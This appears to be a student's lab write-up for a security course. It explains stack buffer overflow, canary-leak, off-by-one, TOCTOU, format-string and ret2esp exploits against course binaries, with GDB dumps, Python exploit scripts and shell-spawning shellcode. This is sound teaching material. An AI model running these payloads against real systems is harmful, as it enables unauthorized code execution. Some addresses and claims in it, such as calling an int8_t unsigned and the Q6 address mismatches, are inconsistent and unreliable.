Question 2: Spica

Main Idea

The vulnerability we found is the fread() function call on line 15. The program reads the size of the file first, and then checks the size using a vulnerable if-statement. The statement only checks that size(with type int8_t) is greater than 128, but it does not check if it is less than 0. Since it is unsigned, we can pass -1(equal to \xff) to exploit it. After passing the check of size, we can overflow the buffer. Since the address of size is visible, we can use GDB to calculate how many garbage bytes are needed to reach the RIP and overwrite it with the address of shellcode. This will spawn a shell and the exploit is complete.

Magic Numbers


We first determined the address of the msg (0xffffd578) and the address of the rip of the `display` function (0xffffd60c). This was done by invoking GDB and setting a breakpoint at line 8.

```
(gdb) p &msg
$1 = (char (*)[128]) 0xffffd578
(gdb) i f
Stack level 0, frame at 0xffffd610:
 eip = 0x80491ee in display (telemetry.c:8); saved eip = 0x80492bd
 called by frame at 0xffffd640
 source language c.
 Arglist at 0xffffd608, args: path=0xffffd7bb "navigation"
 Locals at 0xffffd608, Previous frame's sp is 0xffffd610
 Saved registers:
  ebp at 0xffffd608, eip at 0xffffd60c
```

By doing so, we learned that the location of the return address from display function was 148 bytes away from the start of the msg (0xffffd60c - 0xffffd578 = 148 in decimal).

Exploit Structure

Here is the stack diagram:



The exploit has three parts:

1. Write 148 dummy characters to overwrite `msg`, the compiler padding, and the sfp.
2. Overwrite the rip with the address of shellcode. Since we are putting shellcode directly after the rip, we overwrite the rip with `0xffffd610` (`0xffffd60c + 4`).
3. Finally, insert the shellcode directly after the rip.

Exploit GDB Output

Address of msg:

```
(gdb) p &msg
$1 = (char (*)[128]) 0xffffd578
```

Address of SFP & RIP:

```
(gdb) i f
Stack level 0, frame at 0xffffd610:
 eip = 0x80491ee in display (telemetry.c:8); saved eip = 0x80492bd
 called by frame at 0xffffd640
 source language c.
 Arglist at 0xffffd608, args: path=0xffffd7bb "navigation"
 Locals at 0xffffd608, Previous frame's sp is 0xffffd610
 Saved registers:
  ebp at 0xffffd608, eip at 0xffffd60c
```

GDB Output before attack:

```
(gdb) x/48x msg
0xffffd578:     0x00000001      0x00000000      0x00000002      0x00000000
0xffffd588:     0x00000000      0x00000000      0x00000000      0x08048034
0xffffd598:     0x00000020      0x00000006      0x00001000      0x00000000
0xffffd5a8:     0x00000000      0x0804904a      0x00000000      0x000003ea
0xffffd5b8:     0x000003ea      0x000003ea      0x000003ea      0xffffd79b
0xffffd5c8:     0x078bfbfd      0x00000064      0x00000000      0x00000000
0xffffd5d8:     0x00000000      0x00000000      0x00000000      0x00000001
0xffffd5e8:     0x00000000      0xffffd78b      0x00000000      0x00000000
0xffffd5f8:     0x00000000      0x00000000      0x00000000      0xffffdfe2
0xffffd608:     0xffffd628      0x080492bd      0xffffd7bb      0x00000000
0xffffd618:     0x00000000      0x00000000      0x00000000      0xffffd640
0xffffd628:     0xffffd6c0      0x08049494      0x00000002      0x0804928d
```

After attack:

```
(gdb) x/48x msg
0xffffd578:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd588:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd598:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd5a8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd5b8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd5c8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd5d8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd5e8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd5f8:     0x000000c0      0x41414141      0x41414141      0x41414141
0xffffd608:     0x41414141      0xffffd610      0xcd58326a      0x89c38980
0xffffd618:     0x58476ac1      0xc03180cd      0x2f2f6850      0x2f686873
0xffffd628:     0x546e6962      0x8953505b      0xb0d231e1      0x0a80cd0b
```

After writing 148 bytes of dummy characters to msg, the rip is overwritten with 0xffffd610, which points to the shellcode directly after the rip(starting from 0xcd58326a, located at 0xffffd610).

Quetion 3: Polaris

Main Idea

The program is vulnerable because the if statement in line 22, dehexify.c only detect the \\x characters to stop, and it allows us to increment the index of `c.buffer` by 4 while only increasing the index of `c.answer` by 1, causing an unchecked bound of the buffer.

Therefore, we can write in 12 characters of garbage followed by '\\x', allowing us to enter in the if-clause, (lines 22-27 dehexify.c). In line 26, i is incremented by 3. The program allows us to peek inside the value of canary since C does not have a boundary check. We confirm that the stack canary is located right above `c.buffer` since it's value changes everytime when the program run in GDB. We slice the output at [13:17] to retrieve the canary.

Next, we want to find the desired address of EIP, so it points to the shellcode we injected. From the output of running "info frame" in GDB, we know the address of saved EIP(RIP), adding 4 to RIP, we can have our desired address of EIP, where our shellcode is located.


Finally, we can send 16 characters of garbage - ending in null char(\x00), canary, 12 bytes necessary padding(explained below), the desired EIP and shellcode, then the shellcode can be executed and showing the content of README.

Magic Numbers

We first determined the address of the start of c.buffer in line 19(0xffffd5fc), the end of c.buffer(0xffffd60c), the address of the SFP of the `dehexify` function(0xffffd618), the RIP of the `dehexify` function (0xffffd61c). This was done by invoking GDB and setting a breakpoint at line 19.
Also, running the program in gdb debugger for mutliple times, we noticed that the 4 bytes above c.buffer(0xffffd60c - 0xffffd610) changes every time, so this is the location of stack canary.
With these, we can calculate there are 8 bytes padding between stack canary and SFP(0xffffd618 - 0xffffd610 = 8).

Exploit Structure

Stack diagram:



The exploit requires sending data two times to the program.
First time:

1. Sending: Send 12 bytes of garbage to `c.buffer` followed by the \x characters. Then, the index of `c.buffer` and `answer` will be set to 16 and 13 respectively. This allows us to peak inside stack canary.
2. Receiving: From the received output, the 13-17th characters are stack canary, save it to a variable.

For the second time, the sending code consists of 5 parts:

1. 15 dummy characters followed by a null char(\x00) to fill `c.buffer`.
2. the saved canary(4 bytes)
3. 12 dummy characters to fill compiler padding and SFP.
4. the modified RIP pointing to the address of shellcode,(0xffffd61c + 4 = 0xffffd620)
5. shellcode

Exploit GDB Output

The following gdb output shows the compiler padding is 8 bytes. 4 bytes from EBP is added to this amount making the padding total 12 bytes.
info frame to find the address of SFP & RIP:

```
(gdb) i f
Stack level 0, frame at 0xffffd620:
 eip = 0x804922e in dehexify (dehexify.c:19); saved eip = 0x8049341
 called by frame at 0xffffd640
 source language c.
 Arglist at 0xffffd618, args:
 Locals at 0xffffd618, Previous frame's sp is 0xffffd620
 Saved registers:
  ebp at 0xffffd618, eip at 0xffffd61c
```

Address of c.buffer:

```
(gdb) p &c.buffer
$1 = (char (*)[16]) 0xffffd5fc
```

(Before initial send)

```
(gdb) x/16x &c.buffer
0xffffd5fc:     0x00000000      0x00000000      0xffffdfe1      0x0804cfe8
0xffffd60c:     0xd508a5c9      0x0804d020      0x00000000      0xffffd628
0xffffd61c:     0x08049341      0x00000000      0xffffd640      0xffffd6bc
0xffffd62c:     0x0804952a      0x00000001      0x08049329      0x0804cfe8
```

(After initial send)

```
(gdb) x/16x &c.buffer
0xffffd5fc:     0x04d020d5      0x41414108      0x41414141      0x0800785c
0xffffd60c:     0xd508a5c9      0x0804d020      0x00000000      0xffffd628
0xffffd61c:     0x08049341      0x00000000      0xffffd640      0xffffd6bc
0xffffd62c:     0x0804952a      0x00000001      0x08049329      0x0804cfe8
```

(After second send)

```
(gdb) x/16x &c.buffer
0xffffd5fc:     0x41414141      0x41414141      0x41414141      0x00414141
0xffffd60c:     0xd508a5c9      0x41414141      0x41414141      0x41414141
0xffffd61c:     0xffffd620      0xdb31c031      0xd231c931      0xb05b32eb
0xffffd62c:     0xcdc93105      0xebc68980      0x3101b006      0x8980cddb
```

The value of RIP of dehexify() is **0x8049341**, located at 0xffffd61c, so from the output of GDB we know the value of SFP is **0xffffd628**, located at 0xffffd618.
Also, from the above GDB output, we know the value of stack canary is **0xd508a5c9**(it changes randomly every time), and it is located at 0xffffd60c.
Therefore, there are two words in between saved EBP and stack canary, which equals 8 bytes.
So after we write the exploit code in the second send, the RIP is overwritten with 0xffffd620, which points to the location of shellcode(starting from 0xdb31c031).

Quetion 4: Vega

Main Idea

The program has a off-by-one vulnerability on line 8 of flipper.c. The for loop allows 65 elements to be inserted into the 64-byte buffer (i <= 64, not i < 65). Since the SFP of `invoke` function lies above `buf` on the stack, this makes the least significant byte of the SFP exploitable. We can put a fake address pointing to shell code that will execute when the function returns. We can store the address of shellcode(in one of the environmental variables) inside `buf`, so after two functions return, the address above the modified SFP will be treated as the new return address(RIP), and note that first 4 bytes from this address is treated as SFP. And our shellcode will be executed afterwards.

Magic Numbers & Exploit Structure

For the location of shellcode, note that the ./exploit code attaches EGG to one of the environment variables. Hence, we can check the address of EGG by running `print(char **)environ) [4]` in GDB, which gives 0xffffdfaa). We can add 4 to this address to account for the offset of "EGG=", which is '0xffffdfae'. Note that, we need to perform XOR each byte of this address with 0x20, getting our final flipped address in little endian: '\x8e\xff\xdf\xdf'.

We also marked down the following information: the address of `buf in invoke(0xffffd580)`, the SFP of `invoke`(address: 0xffffd5c0, value: 0xffffd5cc), the RIP of `invoke`(address: 0xffffd5c4, value: 0x804927a).

We still need to figure out the value of the overwritten, least significant byte of EBP that will make the exploit work. In GDB, running `print &buf` in `invoke` function gives us 0xffffd580. Since buf has 64-bytes of characters, it ends at 0xffffd5c0. So, we just need to change the least significant byte to b8 XOR 20 = 98, making it pointing it to 8 bytes before the end of buf(0xffffd5b8), and we placed the flipped address of shell code at the end of buf(0xffffd5bc). After our attack, first four bytes from (0xffffd5b8) will be treated as SFP(I set this value as 0x61616161), and second 4 bytes above (0xffffd5b8 + 4 = 0xffffd5bc) will be treated as saved RIP, pointing to our malicious shellcode.

Finally, we need to decide the size of garbage. Since we placed the address of shell code at the end of buf, we still need to fill in the rest of the buf with 60 bytes of garbage. Passing 60 bytes of garbage + 4 bytes of shell code address + 1 byte overflow to overwrite EBP, the program can execute our shellcode when it returns.

Exploit GDB

Saved EIP & EBP:

```
(gdb) i f
Stack level 0, frame at 0xffffd578:
 eip = 0x80491eb in flip (flipper.c:6); saved eip = 0x804925d
 called by frame at 0xffffd5c8
 source language c.
 Arglist at 0xffffd570, args: buf=0xffffd580 "",
    input=0xffffd761 "\216\377\337BA\377\337BA\377\337BA\377\337BA\
7\337BA\377\337BA\377\337BA\377\337BA\377\337B "
 Locals at 0xffffd570, Previous frame's sp is 0xffffd578
 Saved registers:
  ebp at 0xffffd570, eip at 0xffffd574
```

Address of Shellcode(in environment variable):

```
(gdb) p ((char **)environ)[4]
$1 = 0xffffdfaa "EGG=j2X■\211Ãe\301jGX■1\300Ph//shh/binT[PS\211\341\061Ò°\v■"
```

Before Attack

```
(gdb) x/20x buf
0xffffd580:     0x00000000      0x00000001      0x00000000      0xffffd72b
0xffffd590:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd5a0:     0x00000000      0xffffdfe5      0xf7ffc540      0xf7ffc000
0xffffd5b0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd5c0:     0xffffd5cc      0x0804927a      0xffffd761      0xffffd5d8
```

After Attack:

```
(gdb) x/20x buf
0xffffd580:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffd590:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffd5a0:     0x61616161      0x61616161      0x61616161      0x61616161
0xffffd5b0:     0x61616161      0x61616161      0x61616161      0xffffdfae
0xffffd5c0:     0xffffd5b8      0x0804927a      0xffffd761      0xffffd5d8
```

After attack, the SFP is overwritten to 0xffffd5b8(at 0xfffd5c0), and the last 4 bytes of buf is set as 0xffffdfae(at 0xffffd5bc), which is the address of shellcode. So, when the function returns,

Screenshot of our arg code:

```
#!/usr/bin/env python2

SHELLCODE = \
    '\x6a\x32\x58\xcd\x80\x89\xc3\x89\xc1\x6a' + \
    '\x47\x58\xcd\x80\x31\xc0\x50\x68\x2f\x2f' + \
    '\x73\x68\x68\x2f\x62\x69\x6e\x54\x5b\x50' + \
    '\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80'

garbage = 'A' * 60
shelladdress = '\x8e\xff\xdf\xdf'
overflow = '\x98'
buffercode = garbage + shelladdress + overflow
print buffercode
```

Q5:
Code in `interact` file:

Main Idea:
The vulnerability in the code is a "Time of Check to Time of Use" vulnerability. In line 33 of orbit.c, the program checks if the file is too big, and then read `bytes_to_read` variable from input, and read `bytes_to_read` amount of bytes to `buf`. So, after bypassing file size checking, we can change the content of the file that overflow the buffer and overwrite RIP to our shellcode.

Magic Numbers:
We first determined the address of `buf(0xffffd5a8)` and the address of RIP of `read_file(0xffffd63c)` function. This can be achieved by running `p &buf`, and `info frame` at the breakpoint of line 30 in GDB. By doing so, we can calculate that the RIP of `read_file` has 148 bytes difference from the start of `buffer.`

Stack Structure before attack:

	starting address
rip[4 bytes], value: 0x804939c	0xffffd63c
sfp[4 bytes], value: 0xffffd828	0xffffd638
unknown[8 bytes]	0xffffd630
local var: fd[int, 4bytes]	0xffffd62c
padding[4 bytes]	0xffffd628
local var: buf[char array, 128 bytes]	0xffffd5a8
local var: bytes_to_read[unsigned int, 4 bytes]	0xffffd5a4

Stack Structure after attack:

	starting address
rip[4 bytes], value: 0xffffd5a8	0xffffd63c
sfp[4 bytes], value: garbage	0xffffd638
unknown[8 bytes] -> garbage	0xffffd630
local var: fd[int, 4bytes] -> garbage	0xffffd62c
padding[4 bytes] -> garbage	0xffffd628
local var: buf[char array, 128 bytes] -> shellcode + garbage	0xffffd5a8
local var: bytes_to_read[unsigned int, 4 bytes]	0xffffd5a4

Exploit Structure:
First write "Hello world!" into the file named `hack.`s . This will pass the file size check andwe can send '152' to input for "How many bytes should i read?". 152 is the amount of bytes we are going to write.
The exploit consists of 3 parts that is written into the file named `hack`:

1. Shellcode (given in scaffold.py)
2. (148 - length of shellcode) garbage bytes
3. Address of shellcode pointing to the start of `buf(0xffffd5a8)`

This can change the RIP of read_file function and execute our shellcode when it returns.

GDB Output:

Before attack:
before reading bytes_to_read(breakpoint at line 37):

```
(gdb) i f
Stack level 0, frame at 0xffffd640:
 eip = 0x8049311 in read_file (orbit.c:40); saved eip = 0x804939c
 called by frame at 0xffffd650
 source language c.
 Arglist at 0xffffd638, args:
 Locals at 0xffffd638, Previous frame's sp is 0xffffd640
 Saved registers:
  ebp at 0xffffd638, eip at 0xffffd63c
```

Before reading into buf(breakpoint at line 40):

```
(gdb) x/32x &buf
0xffffd788:     0x00000020      0x00000006      0x00001000      0x00000000
0xffffd798:     0x00000000      0x0804904a      0x00000000      0x000003ed
0xffffd7a8:     0x000003ed      0x000003ed      0x000003ed      0xffffd98b
0xffffd7b8:     0x078bfbfd      0x00000064      0x00000000      0x00000000
0xffffd7c8:     0x00000000      0x00000000      0x00000000      0x00000001
0xffffd7d8:     0x00000000      0xffffd97b      0x00000000      0x00000000
0xffffd7e8:     0x00000000      0x00000000      0x00000000      0xffffdfe6
0xffffd7f8:     0xf7ffc540      0xf7ffc000      0x00000000      0x00000000
```

```
(gdb) x/32x &bytes_to_read
0xffffd784:     0x08048034      0x00000020      0x00000006      0x00001000
0xffffd794:     0x00000000      0x00000000      0x0804904a      0x00000000
0xffffd7a4:     0x000003ed      0x000003ed      0x000003ed      0x000003ed
0xffffd7b4:     0xffffd98b      0x078bfbfd      0x00000064      0x00000000
0xffffd7c4:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd7d4:     0x00000001      0x00000000      0xffffd97b      0x00000000
0xffffd7e4:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd7f4:     0xffffdfe6      0xf7ffc540      0xf7ffc000      0x00000000
```

After attack:
After reading bytes_to_read and buf(breakpoint at line 44):

```
(gdb) x/40x &buf
0xffffd5a8:     0xdb31c031      0xd231c931      0xb05b32eb      0xcdc93105
0xffffd5b8:     0xebc68980      0x3101b006      0x8980cddb      0x8303b0f3
0xffffd5c8:     0x0c8d01ec      0xcd01b224      0x39db3180      0xb0e674c3
0xffffd5d8:     0xb202b304      0x8380cd01      0xdfeb01c4      0xffffc9e8
0xffffd5e8:     0x414552ff      0x00454d44      0x41414141      0x41414141
0xffffd5f8:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd608:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd618:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd628:     0x00000098      0x41414141      0x41414141      0x41414141
0xffffd638:     0x41414141      0xffffd5a8      0x00000000      0x08049391
```

From the above GDB output, the RIP is overwritten as 0xffffd5a8, pointing to the shellcode at the start of `buf`.

Our screenshot of interact:

```
#!/usr/bin/env python2

import scaffold as p
from scaffold import SHELLCODE

with open('hack', 'w') as f:
    f.write("Hello world!\n")

### YOUR CODE STARTS HERE ###
p.start()
assert p.recv(30) == 'How many bytes should I read? '

p.send('152\n')

with open('hack', 'w') as f:
    f.write(SHELLCODE + (148 - len(SHELLCODE)) * 'A' + '\xa8\xd5\xff\xff' + '\n')


assert p.recv(18) == 'Here is the file!\n'
print p.recv(12)

### YOUR CODE ENDS HERE ###
```

Q6

Main Idea:

In this question we exploit the format string vulnerabilities from printf. In line 8 of the program, printf only accepts one argument, without specifying the format string. This allows attackers to write their own format string directives to read and write portions of memory. Our major goal is to overwrite the rip of calibrate to address our shellcode. For doing that, we need to utilize our write vector(%hn) to write numbers.

Note that we cannot use %n to write the full number to specific locations here, as if the address is in 0xffffd698, it equals 4294956696 bytes, which is too much and the program will crash. So, we need to use %hn to write things in 2 byte chunks instead of a 4 byte chunk.

Magic Numbers:

The stack structure is shown as follow:

These addresses are captured from GDB.

0xfffd79a	&SHELLCODE(by running `print argv[1]`)
0xfffd694	&argv[0]
0xffffd61c	rip of main
0xffffd608	sfp of main
0xffffd5F0	&buf end(in calibrate)
0xffffd570	&buf start(in calibrate)
0xffffd56c	rip of calibrate
0xffffd568	sfp of calibrate
0xffffd540	&fmt start(in printf)
0xffffd53c	rip of print
0xffffd538	sfp of print

We can use the following formula to calculate the amount of %c we need to bump our printf argument pointer up to buffer.

&buf(in calibrate)[0] - (RIP of printf + 8)

= 0xffffd580 - (0xffffd53c + 8)

= 60

Since %c treats args[i] as a character, we need to divide 60 by 4, which equals to 15.

Exploit Structure:

Our exploit payload consists of several parts:

1. 4 dummy char - consumed by %__u
2. RIP of calibrate(0xffffd56c) - consumed by %hn
3. 4 dummy char - consumed by %__u
4. RIP of calibrate offset 2(0xffffd56e) - consumed by %hn
5. ‘%c’ * 15 to increment the printf argument pointer by 15

   Note that, at this point, we have printed 4 + 4 + 4 + 4 + 15 = 31 bytes, and the printf argument pointer is pointing to the first word in buffer.

   Since we cannot use %n to write full address of shellcode(explained above), we have to split the address of shellcode(0xfffd698) into first_half(0xffff) and second_half(0xd79a)

6. %{second_half - 31}u
7. %hn

The first word is consumed by %__u and second half of shellcode is put into the RIP of calibrate.

8. %{first_half - second_half}u

9. %hn

The second word is consumed by %__u and first half of shellcode is put into the second half of the RIP of calibrate.

10. \n

GDB Output:

Info frame to check the RIP:

```
(gdb) i f
Stack level 0, frame at 0xffffd570:
 eip = 0x80491eb in calibrate (calibrate.c:5); saved eip = 0x804928f
 called by frame at 0xffffd620
 source language c.
 Arglist at 0xffffd568, args: buf=0xffffd580 ""
 Locals at 0xffffd568, Previous frame's sp is 0xffffd570
 Saved registers:
  ebp at 0xffffd568, eip at 0xffffd56c
```

after writing into buf:

```
(gdb) x/16x buf
0xffffd580:     0x41414141      0xffffd56c      0x41414141      0xffffd56e
0xffffd590:     0x63256325      0x63256325      0x63256325      0x63256325
0xffffd5a0:     0x63256325      0x63256325      0x63256325      0x35256325
0xffffd5b0:     0x33363135      0x6e682575      0x33303125      0x25753134
```

We inserted 4 bytes of characters, then the RIP of calibrate. And then we inserted another 4 bytes of garbage characters, and the RIP of calibrate offset 2. Then, we have 15 %c calls(0x63256325), and the remaining %__u and %hn calls.

Q7

Main Idea:

In this question we use the ret2esp attack to exploit the enabled ASLR. The vulnerability in the code is a buffer overflow because gets(buf) in line 13 in orbit.c does not restrict how many bytes are passed. However, since ASLR is enabled, using absolute address in the traditional approach would not work since the addresses are randomized. So we need to find an instruction, and calculate a relative difference for us to execute the attack. From line 6 in orbit.c, we can see that there is “i |= 58623” code in magic function. In assembly, it is compiled as orl $0xe4ff, 0x8(%ebp). Since 58623 (in decimal) is a special value that encodes the instruction of jmp *%esp on little-endian machine(in hex). We can design our ret2esp attack by utilizing jmp *%esp instruction to redirect to the address of our shellcode.

First, we need to find the address of jmp *%esp instruction in the program, which is found in the magic function.

Then we overflow the RIP of orbit to point to the jmp *%esp instruction. Then, we can add our shellcode right above the RIP. Then, by executing jmp *%esp, the instruction pointer(EIP) will point to the stack pointer, which is the beginning of our shellcode.

In this way, the exploit overcomes the setting of ASLR, as we don’t need to use absolute addresses.

Magic Numbers:

We need to find the address of jmp *%esp in the magic() function after compiled into assembly code. By running `disas magic` in GDB,we can get the compiled assembly code:

```
0x80491e5 <magic>        push   %ebp
0x80491e6 <magic+1>      mov    %esp,%ebp
0x80491e8 <magic+3>      mov    0xc(%ebp),%eax
0x80491eb <magic+6>      shl    $0x3,%eax
0x80491ee <magic+9>      xor    %eax,0x8(%ebp)
0x80491e5 <magic>        push   %ebp
0x80491e6 <magic+1>      mov    %esp,%ebp
0x80491e8 <magic+3>      mov    0xc(%ebp),%eax
0x80491eb <magic+6>      shl    $0x3,%eax
0x80491ee <magic+9>      xor    %eax,0x8(%ebp)
0x80491f1 <magic+12>     mov    0x8(%ebp),%eax
0x80491f4 <magic+15>     shl    $0x3,%eax
0x80491f7 <magic+18>     xor    %eax,0xc(%ebp)
0x80491fa <magic+21>     orl    $0xe4ff,0x8(%ebp)
0x8049201 <magic+28>     mov    0xc(%ebp),%ecx
```

Since 58623 is compiled into 0xe4ff in assembly, we can run x/i 0x80491fd which gives us jmp *%esp instruction.

```
(gdb) x/i 0x80491fd
   0x80491fd <magic+24>:        jmp    *%esp
```

Therefore, our modified return address would be 0x80491fd.

Then, we need to calculate the relative offset between buf(0xffdaed08) and the RIP of orbit(0xffdaed1c), and the difference is 20 bytes(in decimal).

Exploit Structure:

Our exploit code consists of 3 parts:

1. 20 bytes of garbage characters to fill in the relative difference between buf and the RIP of orbit().
2. Address of jmp *%esp instruction we found in above session(0x80491fd)
3. Shellcode

Screenshot of code in egg file:

```
#!/usr/bin/env python2

SHELLCODE = \
    '\x6a\x32\x58\xcd\x80\x89\xc3\x89\xc1\x6a' + \
    '\x47\x58\xcd\x80\x31\xc0\x50\x68\x2f\x2f' + \
    '\x73\x68\x68\x2f\x62\x69\x6e\x54\x5b\x50' + \
    '\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80'

print 20 * 'A' + '\xfd\x91\x04\x08' + SHELLCODE
```

GDB Output:

Address of buf:

```
(gdb) p &buf
$1 = (char (*)[8]) 0xffdaed08
```

Address of RIP:

```
(gdb) i f
Stack level 0, frame at 0xffdaed20:
 eip = 0x804922a in orbit (orbit.c:13); saved eip = 0x8049247
 called by frame at 0xffdaed30
 source language c.
 Arglist at 0xffdaed18, args:
 Locals at 0xffdaed18, Previous frame's sp is 0xffdaed20
 Saved registers:
  ebp at 0xffdaed18, eip at 0xffdaed1c
```

Before attack:

```
(gdb) x/20x &buf
0xffdaed08:     0x00000000      0x00000000      0x00000000      0x00000000
0xffdaed18:     0xffdaed28      0x08049247      0x00000001      0x0804923c
0xffdaed28:     0xffdaedac      0x08049415      0x00000001      0xffdaeda4
0xffdaed38:     0xffdaedac      0x0804a000      0x00000000      0x00000000
0xffdaed48:     0x080493f3      0x0804bfe8      0x00000000      0x00000000
```

After attack:

```
(gdb) x/20x &buf
0xffdaed08:     0x41414141      0x41414141      0x41414141      0x41414141
0xffdaed18:     0x41414141      0x080491fd      0xcd58326a      0x89c38980
0xffdaed28:     0x58476ac1      0xc03180cd      0x2f2f6850      0x2f686873
0xffdaed38:     0x546e6962      0x8953505b      0xb0d231e1      0x0080cd0b
0xffdaed48:     0x080493f3      0x0804bfe8      0x00000000      0x00000000
```

After the attack, the original RIP(0x08049247) is overwritten to the pointer to jmp *%esp (0x080491fd), the remaining is shellcode(starting from 0xcd58326a, located at 0xffdaed20).